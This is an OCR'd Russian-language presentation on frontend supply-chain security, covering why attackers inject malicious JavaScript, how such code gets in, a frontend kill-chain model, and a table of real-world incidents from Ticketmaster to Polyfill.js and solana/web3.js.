
Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?



Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?




Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?



В чем выгода злоумышленника от внедрения вредоносного кода в frontend-приложение?

Партнеры



- Персональные данные, данные банковских карт, коммерческая тайна, учетные данные, коды OTP и т. д.
- Снятие профиля пользователя / установка cookie сетей обмена трафиком для показа рекламы конкурентов либо атак на пользователей через сторонние сайты
- Выполнение действий от имени пользователя веб-приложения
- Показ пользователю мошеннических баннеров от имени компании для последующей кражи денег / данных
- Майнинг криптовалюты в браузере пользователя либо использование браузера в DDoS-атаках на другие ресурсы
- Заражение устройства пользователя через уязвимости браузера
- «Черное» SEO, торговля ссылками и т.п.

Как вредоносный код может попасть в frontend-приложение?



Зависимости
js-приложения

Компрометация
внешнего js-сервиса

Компрометация
аккаунта Google Tag
Manager

Взлом бэкенда

Умышленно
добавлен
сотрудником

Код из
недоверенных
источников /
«плохой» нейросети

Фреймворк моделирования угроз

Frontend Kill Chain



Frontend Kill Chain



Основные компоненты frontend-приложения



JS-приложение и его зависимости

Код фреймворка

Собственный код

Прямые зависимости

Транзитивные зависимости

Как правило, перед
публикацией приложения
собираются в единый файл-
bundle


Сторонние JS-сервисы

- Сервисы веб-аналитики
- Интернет-счетчики
- Маркетинговые системы
- Платформы контекстной рекламы
- Captcha
- Онлайн-чаты
- Онлайн-карты
- JS-библиотеки во внешних CDN
- И другие

Размер JavaScript-приложений



| Веб-приложение | Размер JS-файлов |
|-----------------|------------------|
| Jira Cloud | 50 МБ |
| mail.google.com | 20 МБ |
| 1Password.com | 13 МБ |
| gitlab.com | 13 МБ |
| YouTube | 12 МБ |
| Google.com | 9 МБ |
| ChatGPT | 7 МБ |
| Npmjs.com | 4 МБ |
| StackOverflow | 3,5 МБ |
| wikipedia.org | 0,2 МБ |



🔗 <https://habr.com/ru/companies/ruvds/articles/796595/>

🔗 <https://httparchive.org>

Зависимости в JavaScript-приложениях



Пример: React + Ant Design

Количество

1362

Глубина

26

Размер (МБ)

от 2 до 20+

Минификация и обfuscация



Инциденты 1/2



| | |
|-------------------|--|
| Год | 2017 |
| Инцидент | Ticketmaster – js-снiffeр на странице с платежной формой |
| Вектор | Взломан внешний сервис Inbenta |
| Время присутствия | > 8 месяцев |
| Последствия | Похищены данные банковских карт > 40 000 клиентов |
| Ущерб | N/A |

Инциденты 1/2



| | | |
|-------------------|--|--|
| Год | 2017 | 2017 |
| Инцидент | Ticketmaster – js-сниффер на странице с платежной формой | Размещены iframe с неизвестными доменами в Нидерландах |
| Вектор | Взломан внешний сервис Inbenta | N/A |
| Время присутствия | > 8 месяцев | N/A |
| Последствия | Похищены данные банковских карт > 40 000 клиентов | N/A |
| Ущерб | N/A | N/A – Устранено через 4 часа после публикации статьи Dr. Web |

Инциденты 1/2



| Год | 2017 | 2017 | 2018 |
|-------------------|--|--|---|
| Инцидент | Ticketmaster – js-снiffeр на странице с платежной формой | Размещены iframe с неизвестными доменами в Нидерландах | Злоумышленник встроил в одну из js-библиотек js-снiffeр |
| Вектор | Взломан внешний сервис Inbenta | N/A | Взлом через уязвимость |
| Время присутствия | > 8 месяцев | N/A | 15 дней |
| Последствия | Похищены данные банковских карт > 40 000 клиентов | N/A | Похищены данные банковских карт 380 000 клиентов |
| Ущерб | N/A | N/A – Устранено через 4 часа после публикации статьи Dr. Web | 2 280 000 000 £ + штраф 20 000 000 £ по GDPR |

Инциденты 1/2






| | 2017 | 2017 | 2018 | 2019 |
|-------------------|--|--|---|---|
| Год | 2017 | 2017 | 2018 | 2019 |
| Инцидент | Ticketmaster – js-сниффер на странице с платежной формой | Размещены iframe с неизвестными доменами в Нидерландах | Злоумышленник встроил в одну из js-библиотек js-сниффер | В 100 000+ интернет-магазинов встроен js-сниффер |
| Вектор | Взломан внешний сервис Inbenta | N/A | Взлом через уязвимость | Взлом через уязвимость в CMS Magento |
| Время присутствия | > 8 месяцев | N/A | 15 дней | 5 месяцев |
| Последствия | Похищены данные банковских карт > 40 000 клиентов | N/A | Похищены данные банковских карт 380 000 клиентов | Похищены данные банковских карт 500 000 клиентов (1.5 млн посетителей / день) |
| Ущерб | N/A | N/A – Устранено через 4 часа после публикации статьи Dr. Web | 2 280 000 000 £ + штраф 20 000 000 £ по GDPR | N/A |

Инциденты 1/2




Supply Chain




| | | | | | | |
|-------------------|--|--|---|---|--|---|
| Год | 2017 | 2017 | 2018 | 2019 | 2019 | 2021 |
| Инцидент | Ticketmaster – js-снiffeр на странице с платежной формой | Размещены iframe с неизвестными доменами в Нидерландах | Злоумышленник встроил в одну из js-библиотек js-снiffeр | В 100 000+ интернет-магазинов встроен js-снiffeр | По информации НКЦКИ на сайтах гос. организаций обнаружены js-майнеры | В 316 интернет-магазинах обнаружен js-снiffeр, скрытый в Google Tag Manager |
| Вектор | Взломан внешний сервис Inbenta | N/A | Взлом через уязвимость | Взлом через уязвимость в CMS Magento | N/A | Уязвимости CMS: WordPress, Shopify, BigCommerce |
| Время присутствия | > 8 месяцев | N/A | 15 дней | 5 месяцев | N/A | N/A |
| Последствия | Похищены данные банковских карт > 40 000 клиентов | N/A | Похищены данные банковских карт 380 000 клиентов | Похищены данные банковских карт 500 000 клиентов (1.5 млн посетителей / день) | N/A | Похищены данные банковских карт |
| Ущерб | N/A | N/A – Устранено через 4 часа после публикации статьи Dr. Web | 2 280 000 000 £ + штраф 20 000 000 £ по GDPR | N/A | N/A | N/A |

Инциденты 2/2




| | |
|-------------------|---|
| Год | 2022 |
| Инцидент | Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний |
| Вектор | Взломан внешний сервис статистики onthe.io, изменен код js-скрипта |
| Время присутствия | 1-3 дня |
| Последствия | Неработоспособность ресурсов. Политические лозунги на страницах |
| Ущерб | N/A |

Инциденты 2/2






| | | |
|-------------------|--|--|
| Год | 2022 | 2022 |
| Инцидент | Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний | Внедрение кода в виджет Минэкономразвития Госмониторинг |
| Вектор | Взломан внешний сервис статистики onthe.io, изменен код js-скрипта | N/A |
| Время присутствия | 1-3 дня | 1 день |
| Последствия | Неработоспособность ресурсов. Политические лозунги на страницах сайтов ведомств, использующих виджет | Политические лозунги на страницах сайтов ведомств, использующих виджет |
| Ущерб | N/A | N/A |

Инциденты 2/2






| Год | 2022 | 2022 | 2024 |
|-------------------|---|--|--|
| Инцидент | Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний | Внедрение кода в виджет Минэкономразвития Госмониторинг | Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений |
| Вектор | Взломан внешний сервис статистики onthe.io, изменен код js-скрипта | N/A | Supply chain attack. Код внедрен владельцами библиотеки |
| Время присутствия | 1-3 дня | 1 день | > 4 месяцев |
| Последствия | Неработоспособность ресурсов. Политические лозунги на страницах | Политические лозунги на страницах сайтов ведомств, использующих виджет | Редирект пользователей мобильных устройств на сайты онлайн-букмекеров |
| Ущерб | N/A | N/A | N/A |

Инциденты 2/2




| Год | 2022 | 2022 | 2024 | 2024 | 2024 |
|-------------------|--|--|--|--|---|
| Инцидент | Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний | Внедрение кода в виджет Минэкономразвития Госмониторинг | Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений | Вредоносный код в библиотеке lottie-player | Вредоносный код в библиотеке solana/web3.js |
| Вектор | Взломан внешний сервис статистики onthe.io, изменен код js-скрипта | N/A | Supply chain attack. Код внедрен владельцами библиотеки | Компрометация прт-библиотеки / фишинг атака на разработчика | Компрометация прт-библиотеки / фишинг атака на разработчика |
| Время присутствия | 1-3 дня | 1 день | > 4 месяцев | 3 дня в NPM | 1 день в NPM |
| Последствия | Неработоспособность ресурсов. Политические лозунги на страницах сайтов ведомств, использующих виджет | Политические лозунги на страницах сайтов ведомств, использующих виджет | Редирект пользователей мобильных устройств на сайты онлайн-букмекеров | Показ фишинг окна с предложением подключить криптовалютный кошелек -> вывод \$ | Кража приватных ключей, вывод денежных средств |
| Ущерб | N/A | N/A | N/A | > 700 000 \$ | > 160 000 \$ |

Инциденты 2/2




| Год | 2022 | 2022 | 2024 | 2024 | 2024 | 2025 |
|-------------------|--|--|--|--|---|---|
